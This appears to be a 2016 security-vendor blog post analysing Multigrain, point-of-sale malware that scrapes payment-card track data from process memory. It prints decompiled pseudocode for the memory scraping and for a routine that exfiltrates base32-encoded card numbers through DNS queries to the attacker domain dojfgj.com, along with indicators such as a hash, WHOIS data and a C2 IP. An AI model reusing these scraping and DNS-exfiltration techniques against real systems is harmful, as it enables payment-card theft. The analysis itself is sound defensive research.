What is Multigrain? Learn what makes this PoS malware different.

pandasecurity.com/mediacenter/malware/multigrain-malware-pos/

August 4, 2016


Multigrain is a Point of Sale (PoS) malware that specializes in stealing credit and debit card information while using RAM-Scraping techniques (it directly accesses the RAM memory from certain processes to obtain the information from the cards). This has become a popular method as international laws prohibit this information from being stored on the disk (not even temporarily).

Another characteristic of Multigrain is that it uses DNS petitions in order to communicate with the outside (and so it can send the stolen information). In this article we will analyze the malware itself as well as the way the malware communicates.

In April of this year, FireEye published an analysis of this malware and it looks like this is the first time they found a variant of Multigrain. In this article, the analysis pertains to a sample that we detected in November 2015 (MD5 A0973ADAF99975C1EB12CC1E333D302F), and since then we have been able to detect new variants or updates of this malware, but essentially they work in the same way.

Multigrain in detail: a technical analysis

We first started analyzing Multigrain because the analyzed code showed RAM-Scraping characteristics that are typical in PoS malware. We can clearly assess this in the **00405A10** routine shown below.



```
void __stdcall __noreturn SCRAP_PROCESSES_THREAD(LPVOID lpThreadParameter)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  GetCurrentProcessId();
  v1 = Sleep;
  v2 = VirtualQueryEx;
  while ( 1 )
  {
    while ( 1 )
    {
      memset(&pe, 0, 0x22Cu);
      pe.dwSize = 556;
      v3 = CreateToolhelp32Snapshot(2u, 0);
      hSnapshot = v3;
      if ( v3 != -1 )
        break;
      v1(0x3E8u);
    }
    Process32FirstW(v3, &pe);
    v4 = hSnapshot;
    do
    {
      sz = 0;
      memset(&v23, 0, 0x206u);
      v5 = 0;
      do
      {
        v6 = pe.szExeFile[v5];
        *(&sz + v5 * 2) = v6;
        ++v5;
      }
      while ( v6 );
      CharLowerW(&sz);
      if ( !StrCmpW(&sz, L"spcwin.exe") || !StrCmpW(&sz, L"brain.exe") )
      {
        v7 = OpenProcess(0x100410u, 0, pe.th32ProcessID);
        hProcess = v7;
        if ( v7 )
        {
          while ( 1 )
          {
            Buffer.BaseAddress = 0;
            *&Buffer.AllocationBase = 0i64;
            *&Buffer.RegionSize = 0i64;
            *&Buffer.Protect = 0i64;
00004E10 SCRAP_PROCESSES_THREAD:1
```

Within this routine we find ourselves with the typical calls from a process that performs RAM-Scraping on the memory of running processes:


CreateToolhelp32Snapshot to get a pointer of the process list

Process32FirstW and **Process32NextW** to get a snapshot of the process list after calling the previous API.

OpenProcess is used afterwards to get a list of memory pages with **VirtualQueryEx**.

Finally, with **ReadProcessMemory,** you are able to read the content from the previous pages.


Once the buffer is obtained using the content from each page, it will perform the appropriately-named scraping. To do so it uses (in this same routine) the second pseudocode:



```
          v12 = v11;
          if ( v11 < v15 + NumberOfBytesRead + 100 )
          {
            while ( 1 )
            {
              v13 = *v12;
              if ( *v12 == '=' )
                break;
              if ( v13 != '^' )
              {
                if ( v13 >= '0' && v13 <= '9' )
                  goto LABEL_26;
                v14 = v12[1];
                if ( v14 >= '0' && v14 <= '9' )
                  goto LABEL_26;
                if ( v14 == '=' || v14 == '^' )
                  goto LABEL_26;
                goto LABEL_25;
              }
              sub_406100(lpThreadParameter, v12, 1);
              sub_406100(lpThreadParameter, v12, 2);
              v12 += 12;
LABEL_26:
              if ( ++v12 >= v11 + NumberOfBytesRead )
                goto LABEL_27;
            }
            sub_405D10(lpThreadParameter, v12, 1);
            sub_405D10(lpThreadParameter, v12, 2);
LABEL_25:
            v12 += 13;
            goto LABEL_26;
          }
LABEL_27:
```

If possible TRACKS1/2 sequences are detected, corresponding with the code from the credit card magnetic strip in the buffers from the analyzed memory, it will proceed to call the functions sub_406100 and sub_405D10. The malware is now ready to prepare the data so it can be exfiltrated later.


This PoS malware is only interested in two processes, respectively named “spcwin.exe” and “brain.exe”; if neither of them are detected, “scraping” will not be performed.



```
do
{
  v8 = Buffer.RegionSize;
  v9 = Buffer.BaseAddress + Buffer.RegionSize;
  v16 = Buffer.BaseAddress + Buffer.RegionSize;
  if ( Buffer.Protect == 4 && Buffer.State == 4096 )
  {
    v10_object = operator new[](Buffer.RegionSize + 200, &SOME_OBJECT);
    v15 = v10_object;
    if ( v10_object )
    {
      v11 = (v10_object + 100);
      NumberOfBytesRead = 0;
      ReadProcessMemory(hProcess, Buffer.BaseAddress, v10_object + 100, v8, &NumberOfBytesRead);
      v12 = v11;
      if ( v11 < v15 + NumberOfBytesRead + 100 )
      {
        while ( 1 )
        {
          v13 = *v12;
```


Data Exfiltration

The exfiltration performs during DNS petitions (UDP, port 53) from the routine 00402C40, as shown in the following pseudocode:



```
int __stdcall CALLS_DNSQUERY(void *a1_lpstrName, int a2, int a3, int a4, int a5, int a6, char a7)
{
  char v7; // bl@1
  void *lpstrName; // eax@2
  int v9; // esi@5
  signed int v10; // esi@8
  int v12; // [esp+Ch] [ebp-8h]@1

  v7 = a7;
  v12 = 0;
  while ( 1 )
  {
    lpstrName = &a1_lpstrName;
    if ( a6 >= 0x10 )
      lpstrName = a1_lpstrName;
    if ( !DnsQuery_A(lpstrName, 1, 8, 0, &v12, 0) )
      break;
    DnsFree(v12, 1);
LABEL_13:
    Sleep(0x2710u);
    if ( v7 )
    {
LABEL_8:
      v10 = 0;
      goto LABEL_9;
    }
  }
  v9 = *(v12 + 24);
  DnsFree(v12, 1);
  if ( v9 != 0x100A8C0 && v9 != 0x300A8C0 )
  {
    if ( v7 )
      goto LABEL_8;
    goto LABEL_13;
  }
  v10 = 1;
LABEL_9:
  if ( a6 >= 0x10 )
    j__free(a1_lpstrName);
  return v10;
}
```

Apparently, the information leaked by DNS is performed in three different points (two routines) from the program:


xrefs to CALLS_DNSQUERY

Direction	Typ	Address	Text
	p	CALLS_IPINFO_PREPARESOMEQUERY+5D8	call CALLS_DNSQUERY
Do...	p	DNS_LEAK+22B	call CALLS_DNSQUERY
Do...	p	DNS_LEAK+613	call CALLS_DNSQUERY

In the first routine (address 00401DA0), it uses the "install." subdomain for the exfiltrated information. In the second routine (address 00402580) it uses the "log." subdomain for the exfiltrated information.

In these exfiltration routines, we find different references to the functions that code the information using "base32". This is due to the fact that in order to exfiltrate the bank card information, it is first encoded using "base32" and it later performs DNS requests with the format: install.<base32_CCs>.domain

Network Information

Apparently, the domain for the sample is: **dojfgj.com**

Whois Information:

Domain Name: DOJFGJ.COM

Registry Domain ID: 1979271903_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.enom.com

Registrar URL: www.enom.com

Updated Date: 2015-11-13T07:16:58.00Z

Creation Date: 2015-11-13T15:16:00.00Z

Registrar Registration Expiration Date: 2016-11-13T15:16:00.00Z

Registrar: ENOM, INC.

Registrar IANA ID: 48

Reseller: NAMECHEAP.COM

Domain Status: ok https://www.icann.org/epp#ok

Registry Registrant ID:

Registrant Name: WHOISGUARD PROTECTED

Registrant Organization: WHOISGUARD, INC.

Registrant Street: P.O. BOX 0823-03411

Registrant City: PANAMA

Registrant State/Province: PANAMA

Registrant Postal Code: 00000

Registrant Country: PA

Registrant Phone: +507.8365503

Registrant Phone Ext:

Registrant Fax: +51.17057182

Registrant Fax Ext:

Registrant Email:
CC7F8D40E4FA4188AE5EA89A35925E6B.PROTECT@WHOISGUARD.COM

Registry Admin ID:

Admin Name: WHOISGUARD PROTECTED

Admin Organization: WHOISGUARD, INC.

Admin Street: P.O. BOX 0823-03411

Admin City: PANAMA

Admin State/Province: PANAMA

Admin Postal Code: 00000

Admin Country: PA

Admin Phone: +507.8365503

Admin Phone Ext:

Admin Fax: +51.17057182

Admin Fax Ext:

Admin Email:
CC7F8D40E4FA4188AE5EA89A35925E6B.PROTECT@WHOISGUARD.COM

Registry Tech ID:

Tech Name: WHOISGUARD PROTECTED

Tech Organization: WHOISGUARD, INC.

Tech Street: P.O. BOX 0823-03411

Tech City: PANAMA

Tech State/Province: PANAMA

Tech Postal Code: 00000

Tech Country: PA

Tech Phone: +507.8365503

Tech Phone Ext:

Tech Fax: +51.17057182

Tech Fax Ext:

Tech Email: CC7F8D40E4FA4188AE5EA89A35925E6B.PROTECT@WHOISGUARD.COM

Name Server: NS1.DOJFGJ.COM

Name Server: NS2.DOJFGJ.COM

If we sort out this domain, we can see that it moves to the internal IP address “192.168.0.3”. The domain is associated with two DNS servers, that in principle resolve eachother. To obtain their actual addresses we should do a “whois”:

$ whois ns2.dojfgj.com

Server Name: NS1.DOJFGJ.COM

IP Address: 104.156.246.159

A “traceroute” of this IP shows us its origin:

$ traceroute 104.156.246.159


```
traceroute to 104.156.246.159 (104.156.246.159), 30 hops max, 60 byte packets

1 104.131.0.253 (104.131.0.253) 0.423 ms 104.131.0.254 (104.131.0.254) 0.404 ms 0.437 ms

2 162.243.188.229 (162.243.188.229) 0.422 ms 0.394 ms 162.243.188.241 (162.243.188.241) 0.293 ms

3 xe-0-9-0-17.r08.nycmny01.us.bb.gin.ntt.net (129.250.204.113) 3.503 ms 4.078 ms 4.102 ms

4 ae-2.r25.nycmny01.us.bb.gin.ntt.net (129.250.3.97) 1.160 ms ae-3.r25.nycmny01.us.bb.gin.ntt.net (129.250.6.208) 1.226 ms 1.171 ms

5 ae-9.r22.asbnva02.us.bb.gin.ntt.net (129.250.2.149) 6.985 ms 6.926 ms 7.013 ms

6 ae-0.r23.asbnva02.us.bb.gin.ntt.net (129.250.3.85) 6.952 ms 7.091 ms 7.057 ms

7 ae-1.r20.miamfl02.us.bb.gin.ntt.net (129.250.2.87) 42.672 ms 33.314 ms 33.257 ms

8 ae-1.r05.miamfl02.us.bb.gin.ntt.net (129.250.2.185) 35.530 ms 35.327 ms 38.280 ms

9 xe-0-6-0-0.r05.miamfl02.us.ce.gin.ntt.net (129.250.207.174) 32.063 ms 31.912 ms 31.755 ms

10 * * *

11 104.156.246.159.vultr.com (104.156.246.159) 33.398 ms 31.757 ms 32.283 ms
```

As we can see, it corresponds to an ISP in Miami that manages a multitude of IP addresses:

```
NetRange:       104.156.244.0 – 104.156.247.255

CIDR:           104.156.244.0/22

NetName:        NET-104-156-244-0-22

NetHandle:      NET-104-156-244-0-1

Parent:         CHOOPA (NET-104-156-224-0-1)

NetType:        Reassigned

OriginAS:

Organization:   Vultr Holdings, LLC (VHL-57)
```

Persistence

To stay persistent in the system (Windows PoS) the analyzed malware installs itself automatically as a service and chooses the name "Windows Module Extension", as can be seen in the following screenshot (routine 00406C20):

